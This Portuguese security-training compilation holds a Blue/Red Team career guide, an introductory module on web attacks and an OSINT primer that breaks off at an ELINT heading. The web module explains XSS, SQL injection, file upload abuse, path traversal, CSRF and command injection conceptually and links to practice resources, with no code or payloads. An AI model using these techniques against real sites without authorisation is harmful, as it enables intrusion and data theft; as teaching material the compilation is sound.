- Ele apresenta os conhecimentos essenciais que muitas vagas exigem para atuar com Blue Team ou Red Team, foram coletado essas informações nos sites Indeed e LinkedIn;

Meu LinkedIn: https://www.linkedin.com/in/joas-antonio-dos-santos/

BLUE TEAM

BLUE TEAM – O que o mercado pede?

- Fundamentos em Base computacional;
- Conhecimentos em Redes de Computadores (Ex: As ementas CCNA e N+ dão uma base sólida do que é necessário conhecer);
- Conhecimentos em Lógica e Linguagem de Programação (Ex: Python, C, Ruby, Go, Powershell, Shell Script e etc);
- Conhecimentos em Administração de Sistemas Operacionais (Linux Server e Windows Server);
- Conhecimentos em soluções de segurança da informação (Firewalls, IDS/IPS, Proxys, DLPs, CASB, Password Management, EDR, WAF, SOAR, ANTI-APT, SIEM);
- Conhecer de Frameworks, Normas e Padrões (NIST, PCI, C2M2, LGPD/GDPR, Familia ISO 27000;
- Conhecimentos no Mitre Att&ck;
- Conhecimentos em Resposta a Incidentes de Segurança da Informação;
- Gerenciamento de Risco e Vulnerabilidades;
- Politicas de Segurança da Informação e Gestão de Patchs de segurança;
- Habilidades com elaboração de documentação;
- Conhecimentos em ambientes Clouds e Containers;

BLUE TEAM – Ponto crucial

- A área de Blue Team tem um mercado muito amplo e que falta profissionais para atuar;
- Principal dica é desenvolver as suas habilidades em conhecimentos fundamentais como Redes de computadores, pegue conteúdos da CCNA e Network+ não precisa tirar a certificação;
- Além disso, conheça de Administração de Sistemas Operacionais, seja Windows Server como Linux Server, desde configurações até linha de comando;
- É crucial que um Blue Team conheça de soluções de segurança, por isso a minha recomendação é dar uma olhada nos produtos de mercado, pesquisar por gartners e criar laboratórios com as demos que algumas empresas liberam, o importante é ter conhecimento de como uma solução funciona;
- Além disso, a maioria das vagas colocam alguns pontos chaves que o Blue Team deve trabalhar, Ex: (Diagnosticar e Solucionar problemas de segurança, Implementar os melhores controles de segurança, Auxiliar no Gerenciamento de Riscos, Trabalhar com Red Team para detectar vulnerabilidades e Manter a organização em compliance com os principais padrões de mercado);

BLUE TEAM – Certificações

- Essa são as certificações que diversas vagas de Red Team pedem, claro que não é para tirar todas as certificações, mas com certeza possuindo uma delas você vai ter uma vantagem maior em um processo seletivo:

CSCU (EC-COUNCIL);

CND (EC-COUNCIL);

CEH (EC-COUNCIL);

CSA (EC-COUNCIL);

ECIH (EC-COUNCIL);

Security+ (CompTIA);

CySA+ (CompTIA);

Network+ (CompTIA);

Linux+ (CompTIA);

GSEC, GSIF, GCIA, GCIH (SANS);

LPI1 a LPI3 (LPI)

CCNA and CCNP (CISCO);

MCSA,MCSE ou AZ900 e AZ500(Microsoft);

CISSP, CSSLP, CCSP (ISC2);

RED TEAM – Extra

- Caso queira mais detalhes sobre a carreira de um profissional de Segurança de Redes ou Analista de SOC, segue um guia de carreira que eu fiz

- https://bit.ly/3nShJcE (Cyber Security Career)
- https://bit.ly/3rsgCSO (SOC Career)

RED TEAM

RED TEAM – O que o mercado pede?

- Fundamentos em Base computacional;
- Conhecimentos em Redes de Computadores (Ex: As ementas CCNA e N+ dão uma base sólida do que é necessário conhecer);
- Conhecimentos em Lógica e Linguagem de Programação (Ex: Python, C/C++, PHP, JavaScript, Ruby, Go, Shell Script, Powershell e etc);
- Conhecimentos em Administração de Sistemas Operacionais (Linux Server e Windows Server);
- Conhecer de Frameworks, Normas e Padrões (NIST, PCI, C2M2, LGPD/GDPR, Familia ISO 27000;
- Conhecimentos no Mitre Att&ck e familiaridade com TTPs;
- Gerenciamento de Risco e Vulnerabilidades;
- Conhecer ferramentas de analise e avaliação de vulnerabilidade (SAST, DAST, IAST E ETC);
- Habilidades com elaboração de documentação e relatórios de PenTest;
- Habilidades com PenTest em aplicações web, mobile, Redes/Infraestrutura;
- Conhecimentos em ambientes Clouds e Containers;
- Experiência com as principais ferramentas de PenTest (Nmap, Burp, Metasploit e etc);
- Conhecimentos em metodologias de PenTest (OSSTMM, PTES, OWASP, NIST e etc);

RED TEAM – Ponto crucial

- A área de Red Team tem um mercado muito amplo e que falta profissionais com muitas qualidades;
- Minha principal dica é desenvolver bastante seus fundamentos e ter conhecimentos sólidos em Redes de Computadores;
- É crucial que um Red Team saiba conduzir um PenTest, desde a coleta de informação até conseguir apagar seus rastros, além de contribuir com as orientações para correção das vulnerabilidades ao lado do Blue Team;
- Além de ser um pesquisador e sempre estar por dentro das ameaças e riscos de segurança, além de validar e testar os principais serviços da organização;
- Muitas vagas colocam alguns pontos chaves para um bom Red Team, Ex: (Capacidade de executar um bom PenTest e elaborar relatórios bem detalhados tanto técnicos como executivos, Revisar e validar descobertas de segurança, Analisar os riscos e impactos das ações realizadas durante os testes, conduzir e realizar pesquisas de vulnerabilidades, boa comunicação entre equipe, capacidade de criar os próprios scripts e garantir a conformidade com os principais padrões de mercado);

RED TEAM – Certificações

- Essa são as certificações que diversas vagas de Red Team pedem, claro que não é para tirar todas as certificações, mas com certeza possuindo uma delas você vai ter uma vantagem maior em um processo seletivo:

CND (EC-COUNCIL);

CEH (EC-COUNCIL);

CPENT (EC-COUNCIL);

LPT (EC-COUNCIL);

GPEN (SANS);

GXPN, GMOB, GWAPT (SANS);

OSCP (Offensive Security);

OSCE ou OSEP (Offensive Security);

OSWP (Offensive Security);

PenTest+ (CompTIA);

eJPT, eCPPT e eCPTX (eLearnsecurity);

eWPT e eWPTX (eLearnsecurity);

CISSP, CSSLP, CCSP (ISC2);

Security+ (CompTIA);

Linux+ (CompTIA);

LPI1 a LPI3 (LPI);

CCNA (CISCO);

AZ900 e AZ500(Microsoft);

Certificações AWS (Amazon);

RED TEAM – Extra

- Caso queira mais detalhes sobre a carreira de um PenTester, segue um guia de carreira que eu fiz

- https://bit.ly/37LytN6

CONCLUSÃO

- Esse é um PDF complementar dos guias de carreira que eu desenvolvi, espero que ajude você a ter uma noção do que o mercado exige dos profissionais de segurança da informação;
- Mas claro, não significa que você precisa saber de tudo, porém noto que muitas vagas exige que você conheça de como funciona o processo, ou seja, pelo menos o básico para conseguir se desenvolver na área;
- Além disso, as certificações são essenciais, eu recomendo que você monte um cronograma e faça um investimento para tira-las, claro, não precisa tirar todas aquelas;

Estou preparando uma documentação em relação ao cronograma de certificações na área de segurança da informação

Modulo 6

Ataques web básico

ATAQUES WEB - BÁSICO

JOAS ANTONIO

SOBRE O LIVRO

- ✓ Aprender o básico de ataques web
- ✓ Colocar em prática os principais ataques web conhecidos
- ✓ Entender como funciona os ataques voltados a web
- ✓ Livro extremamente prático sem teoria

INTRODUÇÃO

- Os ataques webs são recorrentes, estima-se que 60% dos sites possuem vulnerabilidades graves aguardando suas descobertas

- A necessidade de entender como funciona os ataques, aumentou no decorrer do tempo, assim precisando de profissionais capacitados para proteger ambientes contra as principais vulnerabilidades

LABORATÓRIO

- https://pentesterlab.com/
- https://www.offensive-security.com/metasploit-unleashed/requirements/
- https://www.100security.com.br/bwapp/

PRÁTICA BÁSICA

HTML INJECTION

HTML INJECTION

- A injeção de HTML é um tipo de problema de injeção que ocorre quando um usuário é capaz de controlar um ponto de entrada e é capaz de injetar código HTML arbitrário em uma página da Web vulnerável. Essa vulnerabilidade pode ter muitas consequências, como a divulgação de cookies de sessão de um usuário que podem ser usados para representar a vítima ou, de maneira mais geral, pode permitir que o invasor modifique o conteúdo da página visto pelas vítimas.

- Essa vulnerabilidade ocorre quando a entrada do usuário não é higienizada corretamente e a saída não é codificada. Uma injeção permite que o invasor envie uma página HTML maliciosa para uma vítima. O navegador de destino não será capaz de distinguir (confiar) o legítimo das partes maliciosas e, consequentemente, analisará e executará tudo como legítimo no contexto da vítima.

HTML INJECTION: PRÁTICA

- https://www.youtube.com/watch?v=TE6Pt8-dRLk
- https://www.hackingarticles.in/beginner-guide-html-injection/
- https://www.youtube.com/watch?v=bkB3NAgO0aw
- https://www.youtube.com/watch?v=q4SVMPGASIU
- https://pentestlab.blog/2013/06/26/html-injection/

XSS (CROSS SITE SCRIPTING)

XSS (CROSS SITE SCRIPTING)

- Os ataques de cross-site scripting (XSS) são um tipo de injeção, na qual scripts maliciosos são injetados em sites de outra forma benignos e confiáveis. Os ataques XSS ocorrem quando um invasor usa um aplicativo da Web para enviar código malicioso, geralmente na forma de um script do lado do navegador, para um usuário final diferente. As falhas que permitem que esses ataques sejam bem-sucedidos são bastante difundidas e ocorrem em qualquer lugar em que um aplicativo Web use entrada de um usuário na saída gerada sem validá-lo ou codificá-lo.
- Um invasor pode usar o XSS para enviar um script mal-intencionado a um usuário inocente. O navegador do usuário final não tem como saber que o script não deve ser confiável e o executará. Como ele acha que o script veio de uma fonte confiável, o script mal-intencionado pode acessar todos os cookies, tokens de sessão ou outras informações confidenciais retidas pelo navegador e usadas com esse site. Esses scripts podem até reescrever o conteúdo da página HTML.

XSS (CROSS SITE SCRIPTING): TIPOS

Ataques XSS armazenados

Ataques armazenados são aqueles em que o script injetado é permanentemente armazenado nos servidores de destino, como em um banco de dados, em um fórum de mensagens, log de visitantes, campo de comentários etc. A vítima recupera o script malicioso do servidor quando solicita o armazenamento. em formação. O XSS armazenado também é conhecido como XSS Persistente ou Tipo I.

Ataques XSS refletidos

Ataques refletidos são aqueles em que o script injetado é refletido no servidor da Web, como em uma mensagem de erro, resultado da pesquisa ou qualquer outra resposta que inclua parte ou toda a entrada enviada ao servidor como parte da solicitação. Ataques refletidos são entregues às vítimas por outra rota, como em uma mensagem de email ou em outro site. Quando um usuário é enganado a clicar em um link malicioso, enviar um formulário especialmente criado ou até mesmo navegar em um site malicioso, o código injetado viaja para o site vulnerável, o que reflete o ataque ao navegador do usuário. O navegador então executa o código porque veio de um servidor "confiável". O XSS refletido também é conhecido como XSS não persistente ou tipo II.

XSS (CROSS SITE SCRIPTING): TIPOS

Ataques XSS baseado em DOM

É um ataque XSS em que o payload (Carga útil) do ataque é executada como resultado da modificação do "ambiente" DOM no navegador da vítima usado pelo lado do cliente original script, para que o código do lado do cliente seja executado de maneira "inesperada". Ou seja, a própria página (a resposta HTTP) não é alterada, mas o código do lado do cliente contido na página é executado de maneira diferente devido às modificações maliciosas que ocorreram no ambiente DOM.

XSS (CROSS SITE SCRIPTING): PRÁTICA

- https://pentest-tools.com/website-vulnerability-scanning/xss-scanner-online
- https://pentest-tools.com/blog/xss-attacks-practical-scenarios/
- https://xss-game.appspot.com/
- https://www.youtube.com/watch?v=cl7__XZVodE
- https://www.youtube.com/watch?v=LCv1AiliGJw
- https://www.youtube.com/watch?v=6-WM7K1Q_bA
- https://medium.com/@charithra/introduction-to-xss-e9eb90b4323d
- https://medium.com/@jamischarles/xss-aka-html-injection-attack-explained-538f46475f6c
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

SQL INJECTION

SQL INJECITON

- Um ataque de injeção SQL consiste na inserção ou "injeção" de uma consulta SQL por meio dos dados de entrada do cliente para o aplicativo. Uma exploração bem-sucedida de injeção SQL pode ler dados confidenciais do banco de dados, modificar dados (Inserir / Atualizar / Excluir), executar operações de administração no banco de dados (como desligar o DBMS), recuperar o conteúdo de um determinado arquivo presente no arquivo DBMS sistema e, em alguns casos, emita comandos para o sistema operacional. Os ataques de injeção SQL são um tipo de ataque de injeção , no qual os comandos SQL são injetados na entrada do plano de dados para efetuar a execução de comandos SQL predefinidos.

SQL INJECITON: MODELAGEM

- Os ataques de injeção SQL permitem que os invasores falsifiquem a identidade, violem os dados existentes, causem problemas de repúdio, como anular transações ou alterar saldos, permitir a divulgação completa de todos os dados no sistema, destruir os dados ou torná-los indisponíveis e tornar-se administradores do servidor de banco de dados.
- A injeção de SQL é muito comum em aplicativos PHP e ASP devido à prevalência de interfaces funcionais mais antigas. Devido à natureza das interfaces programáticas disponíveis, os aplicativos J2EE e ASP.NET têm menos probabilidade de explorar facilmente as injeções de SQL.
- A gravidade dos ataques de injeção de SQL é limitada pela habilidade e imaginação do atacante e, em menor grau, pela defesa em contramedidas profundas, como conexões de baixo privilégio com o servidor de banco de dados e assim por diante. Em geral, considere a injeção de SQL uma severidade de alto impacto.

SQL INJECITON: PRÁTICA

- https://www.youtube.com/watch?v=gtBRZFSF9pM
- https://www.youtube.com/watch?v=q2EkWm9kfKE
- https://www.youtube.com/watch?v=98SrzDwXuUY
- https://www.youtube.com/watch?v=eqxgHcQztLc
- https://www.youtube.com/watch?v=HklySclKjtY
- https://www.youtube.com/watch?v=0MLsMl3a89I
- https://www.youtube.com/watch?v=nH4r6xv-qGg
- https://www.devmedia.com.br/sql-injection-em-ambientes-web/9733
- https://hackersec.com/invadir-sites-usando-sql-injection/
- https://www.youtube.com/watch?v=WFFQw01EYHM
- https://www.youtube.com/watch?v=ciNHn38EyRc&t=763s

FILE UPLOAD

FILE UPLOAD

- Os arquivos enviados representam um risco significativo para os aplicativos. O primeiro passo em muitos ataques é obter algum código no sistema a ser atacado. Então o ataque precisa apenas encontrar uma maneira de executar o código. O uso de um upload de arquivo ajuda o invasor a executar a primeira etapa.

- As consequências do upload irrestrito de arquivos podem variar, incluindo controle completo do sistema, um sistema de arquivos ou banco de dados sobrecarregado, encaminhamento de ataques para sistemas de back-end, ataques do lado do cliente ou desfiguração simples. Depende do que o aplicativo faz com o arquivo carregado e, principalmente, de onde está armazenado.

FILE UPLOAD

- Existem realmente duas classes de problemas aqui. O primeiro é com os metadados do arquivo, como o caminho e o nome do arquivo. Eles geralmente são fornecidos pelo transporte, como codificação HTTP com várias partes. Esses dados podem induzir o aplicativo a substituir um arquivo crítico ou a armazená-lo em um local incorreto. Você deve validar os metadados com muito cuidado antes de usá-los.

- A outra classe de problemas está no tamanho ou no conteúdo do arquivo. A variedade de problemas aqui depende inteiramente do uso do arquivo. Veja os exemplos abaixo para obter algumas idéias sobre como os arquivos podem ser mal utilizados. Para se proteger contra esse tipo de ataque, você deve analisar tudo o que seu aplicativo faz com arquivos e pensar cuidadosamente sobre o processamento e os intérpretes envolvidos.

FILE UPLOAD:RISCOS

- O impacto dessa vulnerabilidade é alto, o suposto código pode ser executado no contexto do servidor ou no lado do cliente. A probabilidade de detecção para o invasor é alta. A prevalência é comum. Como resultado, a gravidade desse tipo de vulnerabilidade é alta.
- É importante verificar os controles de acesso de um módulo de upload de arquivo para examinar os riscos corretamente.
- Ataques do lado do servidor: o servidor da Web pode ser comprometido carregando e executando um shell da Web que pode executar comandos, procurar arquivos do sistema, procurar recursos locais, atacar outros servidores ou explorar as vulnerabilidades locais e assim por diante.

FILE UPLOAD:RISCOS

- Ataques do lado do cliente: o upload de arquivos maliciosos pode tornar o site vulnerável a ataques do lado do cliente, como XSS ou seqüestro de conteúdo entre sites.
- Os arquivos enviados podem ser abusados para explorar outras seções vulneráveis de um aplicativo quando um arquivo no mesmo servidor ou em um servidor confiável é necessário (pode novamente levar a ataques no lado do cliente ou no lado do servidor)
- Os arquivos enviados podem acionar vulnerabilidades em bibliotecas / aplicativos quebrados no lado do cliente (por exemplo, excesso de buffer do iPhone MobileSafari LibTIFF).

FILE UPLOAD:RISCOS

- Os arquivos enviados podem acionar vulnerabilidades em bibliotecas / aplicativos quebrados no lado do servidor (por exemplo, falha do ImageMagick que se chama ImageTragick!).
- Os arquivos enviados podem acionar vulnerabilidades em ferramentas de monitoramento em tempo real quebradas (por exemplo, exploração do antivírus da Symantec ao descompactar um arquivo RAR)
- Um arquivo malicioso, como um script de shell Unix, um vírus do Windows, um arquivo do Excel com uma fórmula perigosa ou um shell reverso pode ser carregado no servidor para executar o código posteriormente por um administrador ou webmaster - na máquina da vítima.

FILE UPLOAD:RISCOS

- Um invasor pode colocar uma página de phishing no site ou desfigurá-lo.
- O servidor de armazenamento de arquivos pode ser abusado para hospedar arquivos problemáticos, incluindo malwares, software ilegal ou conteúdo adulto. Os arquivos enviados também podem conter dados de comando e controle de malwares, mensagens de violência e assédio ou dados esteganográficos que podem ser usados por organizações criminosas.
- Os arquivos confidenciais enviados podem estar acessíveis por pessoas não autorizadas.
- Os usuários que enviam arquivos podem divulgar informações internas, como caminhos internos do servidor, em suas mensagens de erro.

FILE UPLOAD:PRÁTICA

- https://www.youtube.com/watch?v=hUh1kaouyj0
- https://www.youtube.com/watch?v=gOR4Wv9dZ10
- https://www.youtube.com/watch?v=_BhaoQqpq2E
- https://www.youtube.com/watch?v=_QyGCev6fCk
- https://www.youtube.com/watch?v=jFRYPmCulh4
- https://www.youtube.com/watch?v=4lFCQGkcD7M
- https://www.youtube.com/watch?v=9TN7harvpkI

PATH TRAVERSAL

PATH TRAVERSAL

- Um ataque de travessia de caminho (também conhecido como travessia de diretório) visa acessar arquivos e diretórios armazenados fora da pasta raiz da web. Manipulando variáveis que referenciam arquivos com sequências “ponto-ponto-barra (../)” e suas variações ou usando caminhos de arquivo absolutos, pode ser possível acessar arquivos e diretórios arbitrários armazenados no sistema de arquivos, incluindo código-fonte ou configuração do aplicativo e arquivos críticos do sistema. Observe que o acesso aos arquivos é limitado pelo controle de acesso operacional do sistema (como no caso de arquivos bloqueados ou em uso no sistema operacional Microsoft Windows).
- Esse ataque também é conhecido como "barra de ponto", "passagem de diretório", "escalada de diretório" e"retorno".

PATH TRAVERSAL: PRÁTICA

- https://www.youtube.com/watch?v=DiP2MU_Ik_Q
- https://www.youtube.com/watch?v=L95M0F55Fp0
- https://www.youtube.com/watch?v=jJ0ijQ5pADE
- https://www.youtube.com/watch?v=aQlKNnxsxok
- https://www.youtube.com/watch?v=v7_jVpomTa4

CSRF

CSRF

- A falsificação de solicitação entre sites (CSRF) é um ataque que força um usuário final a executar ações indesejadas em um aplicativo Web no qual eles estão atualmente autenticados. Os ataques CSRF visam especificamente solicitações de alteração de estado, não roubo de dados, pois o invasor não tem como ver a resposta à solicitação forjada. Com uma pequena ajuda da engenharia social (como o envio de um link por email ou bate-papo), um invasor pode induzir os usuários de um aplicativo da Web a executar ações de sua escolha. Se a vítima for um usuário normal, um ataque CSRF bem-sucedido pode forçar o usuário a executar solicitações de alteração de estado, como transferência de fundos, alteração de endereço de email e assim por diante. Se a vítima for uma conta administrativa, o CSRF poderá comprometer todo o aplicativo da web.

CSRF

- O CSRF é um ataque que induz a vítima a enviar uma solicitação maliciosa. Ele herda a identidade e os privilégios da vítima para desempenhar uma função indesejada em nome da vítima. Para a maioria dos sites, as solicitações do navegador incluem automaticamente quaisquer credenciais associadas ao site, como o cookie da sessão do usuário, o endereço IP, as credenciais do domínio do Windows e assim por diante. Portanto, se o usuário estiver atualmente autenticado no site, o site não terá como distinguir entre a solicitação forjada enviada pela vítima e uma solicitação legítima enviada pela vítima.
- O CSRF ataca a funcionalidade de destino que causa uma alteração de estado no servidor, como alterar o endereço de e-mail ou a senha da vítima ou comprar algo. Forçar a vítima a recuperar dados não beneficia um invasor porque o atacante não recebe a resposta, a vítima recebe. Como tal, os ataques CSRF visam solicitações de alteração de estado.

CSRF: PRÁTICA

- https://www.youtube.com/watch?v=5joX1skQtVE
- https://www.youtube.com/watch?v=Cd8ZKH41jko
- https://www.youtube.com/watch?v=gWMoj9FYTj4
- https://www.youtube.com/watch?v=XRW_US5BCxk
- https://www.youtube.com/watch?v=medqWM5IDgo
- https://www.youtube.com/watch?v=zXPHlDmSkwc

COMMAND INJECTION

COMMAND INJECTION

- Injeção de comando é um ataque no qual o objetivo é a execução de comandos arbitrários no sistema operacional host por meio de um aplicativo vulnerável. Os ataques de injeção de comando são possíveis quando um aplicativo passa dados inseguros fornecidos pelo usuário (formulários, cookies, cabeçalhos HTTP etc.) para um shell do sistema. Nesse ataque, os comandos do sistema operacional fornecidos pelo invasor geralmente são executados com os privilégios do aplicativo vulnerável. Os ataques de injeção de comando são possíveis em grande parte devido à validação de entrada insuficiente.

COMMAND INJECTION: PRÁTICA

- https://chris-young.net/2018/03/28/dvwa-command-injection/
- https://www.youtube.com/watch?v=NxSNTT627TQ
- https://www.youtube.com/watch?v=AoMtDmYVGmQ
- https://www.youtube.com/watch?v=5Tt3aSeusXU
- https://www.youtube.com/watch?v=tQ4GTXlUi0c
- https://www.youtube.com/watch?v=XO_BLYvftQU
- https://www.youtube.com/watch?v=H1auWPjioeU
- https://www.youtube.com/watch?v=5-1QLbVa8YE
- https://www.owasp.org/index.php/Command_Injection

CONCLUSÃO

COMMAND INJECTION

- Esse é o básico de ataques web, saber esses ataques vai levantar o leque para aprender outros milhares que existem
- Eu recomendo analisar a metodologias OWASP e pesquisar mais afundo as top 10 vulnerabilidades web

- Além disso, estudar linguagens de programação voltada a web é essencial para compreender facilmente o funcionamento de vulnerabilidades
- Nada se resume a receita de bolo, poderia colocar um simples tutorial aqui, mas não iria adiantar, esses são os princípios básicos de ataques web
- Recomendo se aprofundar mais nesses ataques e analisar códigos fontes de sites que possuem cada uma dessas vulnerabilidades
- Assista palestras que vai ajudar mais ainda na compreensão.

Modulo 7

OSINT Fundamentos

FUNDAMENTOS DE OSINT

PROF. JOAS ANTONIO

OBJETIVO DO EBOOK

- Ensinar o básico do OSINT
- Passar os conceitos teóricos e práticos de OSINT
- Pequeno guia para quem está começando

SOBRE O PROFESSOR

- Pesquisador de Segurança da Informação
- Assistente de Professor pela Cybrary
- PenTester pela ExperSec
- + 25 certificações e 190 cursos
- Professor e Palestrante

O QUE É OSINT?

- **OSINT** (sigla para *Open source intelligence* ou Inteligência de Fontes Abertas) é o termo usado, principalmente em inglês, para descrever a inteligência, no sentido de informações, como em serviço de inteligência, obtida através dados disponíveis para o público em geral, como jornais, revistas científicas e emissões de TV. OSINT é uma das fontes de inteligência. É conhecimento produzido através de dados e informações disponíveis e acessíveis a qualquer pessoa.

- **Open Source Intelligence (OSINT).** É um modelo de inteligência que visa encontrar, selecionar e adquirir informações de fontes públicas e analisá-las para que junto com outras fontes possam produzir um conhecimento. Na comunidade de inteligência (IC), o termo "aberto" refere-se a fontes disponíveis publicamente.

- As fases que abrangem a coleta especializada segundo fontes e meios utilizados para a obtenção das informações englobam basicamente quatro técnicas. Convencionalmente separadas em três de cunho sigiloso e uma de natureza ostensiva. Nos países centrais, cerca de 80 a 90% dos investimentos governamentais na área de Inteligência são absorvidos por este estágio do ciclo. Os trabalhos acadêmicos que versam sobre Inteligência definem as técnicas de coleta através de acrônimos derivados do uso norte-americano: HUMINT (Inteligência de fontes humana), SIGINT (Inteligência de sinais), IMINT (Inteligência de imagens) e OSINT (Inteligência de fontes abertas).

HISTÓRIA DO OSINT

História da Inteligência de fontes abertas

- O Foreign Broadcast Information Service (FBIS) foi serviço norte-americano pioneiro no trato com OSINT. Iniciou suas atividades ao final da década de 1930, na Universidade de Princenton. Durante a Segunda Guerra Mundial, teve como função analisar os noticiários internacionais captados por rádio e durante a Guerra Fria, monitorar publicações oficiais provenientes da União das Repúblicas Socialistas Soviéticas, como o Pravda e o Izvestia. Com o fim da Guerra Fria, o FBIS passou por um período de ostracismo, até que os atentados, em setembro de 2001, contra o World Trade Center e o Pentágono, trouxeram à tona a importância da utilização das fontes abertas.

- Em oito de novembro de 2005, John Negroponte, o czar da Inteligência norte-americana, anunciou a criação de um departamento voltado exclusivamente para a coleta, reunião e produção de conhecimento a partir de fontes abertas - processo conhecido na literatura especializada como Open Source Intelligence (OSINT). O departamento, integrante da estrutura da Agência Central de Inteligência (CIA), foi criado com a incumbência de funcionar como um centro especializado da Agência. A institucionalização do Centro de Fontes Abertas (Open Source Center – OSC) insere-se nos esforços de modernização e reforço da Inteligência dos Estados Unidos da América.

POR QUE UTILIZAR OSINT?

Por que utilizar fontes abertas?

- As informações coletadas por meio de fontes abertas, possuem baixo custo, se comparado as onerosas operações de campo.
- A maior parte dos gastos com espionagem seria, portanto, desnecessária, ocorrendo principalmente porque autoridades e acadêmicos tendem a confundir Inteligência com segredo.
- No entanto, a separação entre o que é secreto e o que é ostensivo é incerta; Notícias em jornais muitas vezes são baseadas em informações consideradas secretas. Como exemplo de Vazamento, podemos citar o caso WIKILEAKS.
- Fica óbvio que a grande vantagem das fontes abertas é o alto grau de oportunidade e o baixo custo para obtê-las. A OSINT torna-se atraente principalmente em épocas de contingenciamento orçamentário na atividade de Inteligência.

HUMINT

- **HUMINT** (do inglês *Human Intelligence*) é o termo usado, principalmente em inglês, para descrever a inteligência, no sentido de informações (como em serviço de inteligência ou serviço de informações) obtidas por meio de seres humanos, como os espiões tradicionais.

- Historicamente, HUMINT é a maior fonte de informação dos serviços secretos, porém desde o advento das telecomunicações a SIGINT foi assumindo o papel de principal fonte e acabou por tornar-se mais importante.

- A HUMINT (*Human Intelligence*) é a inteligência de fontes humanas, como declarações e depoimentos de pessoas durante entrevistas, sob qualquer história-cobertura ou pretexto. A HUMINT é a mais antiga fonte de inteligência e permanece como a mais eficaz, não pela quantidade de dados e informações, mas, por sua precisão e *oportunidade*. O Capítulo XIII *O emprego de espiões* de *A Arte da Guerra* do general Sun Tzu descreve várias categorias de espiões; todos, porém, são fontes humanas de inteligência

HUMINT: TIPOS DE FONTE DE INFORMAÇÃO

- As fontes de **HUMINT** não são necessariamente apenas agentes envolvidos em ações clandestinas ou secretas. As pessoas fornecendo as informações podem ser neutras, amigas ou hostis (em relação a um país). Exemplos típicos de **HUMINT** incluem:
- Forças amigas (patrulhas, polícia militar)
- Prisioneiros de Guerra
- Refugiados
- Civis
- Desertores
- Organizações não governamentais (ONGs)
- Jornalistas

IM INT

- **IMINT** (sigla para *imagery intelligence*) é o termo usado, principalmente em inglês, para descrever a inteligência, no sentido de informações, como em serviço de inteligência (ou *serviço de informações*), obtida através da obtenção de imagens, como por meio de satélites e aeronaves como o U-2 e o SR-71.

MASINT

- **MASINT**, sigla para *Measurement and Signatures Intelligence* é o termo usado, principalmente em inglês, para descrever a inteligência, no sentido de informações, como em serviço de inteligência, obtida através da obtenção de medidas e assinaturas de eventos, como explosões atômicas.

SIGINT

- **SIGINT** (acrônimo de *signals intelligence*) é o termo inglês usado para descrever a atividade da coleta de informações ou inteligência através da interceptação de sinais de comunicação entre pessoas ou máquinas.
- O nascimento da SIGINT em um senso moderno data da Guerra Russo-Japonesa de 1904~1905. Conforme a esquadra russa preparava-se para o conflito com o Japão em 1904, o navio britânico HMS Diana estacionado no Canal de Suez interceptou signais sem-fio da marinha russa, destinados para a mobilização dos navios da esquadra; esta foi a primeira vez que algo do tipo ocorreu

SIGINT: SUBDISCIPLINAS

- SIGINT tem as seguintes sub-categorias:
- COMINT, abreviatura de *communications intelligence*, focado nas comunicações humanas
- ELINT, abreviatura de *electronic intelligence*. focado no uso de sensores para obter dados principalmente sobre a rede de defesa inimiga, como alcance de radares.
- FISINT, sigla para *foreign instrumentation intelligence*, focado em comunicações não humanas, como telemetria de mísseis.
- Muitas vezes as atividades de COMINT são descritas como SIGINT, o que pode causar confusão.

SIGINT: HISTÓRIA

- Cada vez mais a SIGINT vem se tornado central para os militares, e também para o corpo diplomático, desde o desenvolvimento das telecomunicações e sua aplicação militar, além da mecanização que aumentou a velocidade e raio de atuação das forças, como a blitzkrieg e o uso do submarino e da aviação militar, todos fortes usuários do rádio.
- Vários fatos podem comprovar a importância das SIGINT na guerra moderna:
- A falha dos russos de proteger adequadamente as suas comunicações levou à desastrosa derrota na Batalha de Tannenberg.
- A captura do Telegrama Zimmermann foi fator importante na decisão dos Estados Unidos de entrarem na Primeira Guerra Mundial.
- A quebra do código alemão Enigma é considerada um dos fatores mais importantes para a vitória aliada na Segunda Guerra Mundial.
- A quebra do código japonês PURPLE é considerada um dos fatores mais importantes para a vitória americana no Pacífico que terminou com a Segunda Guerra Mundial, influenciando decisivamente a Batalha de Midway.

ELINT

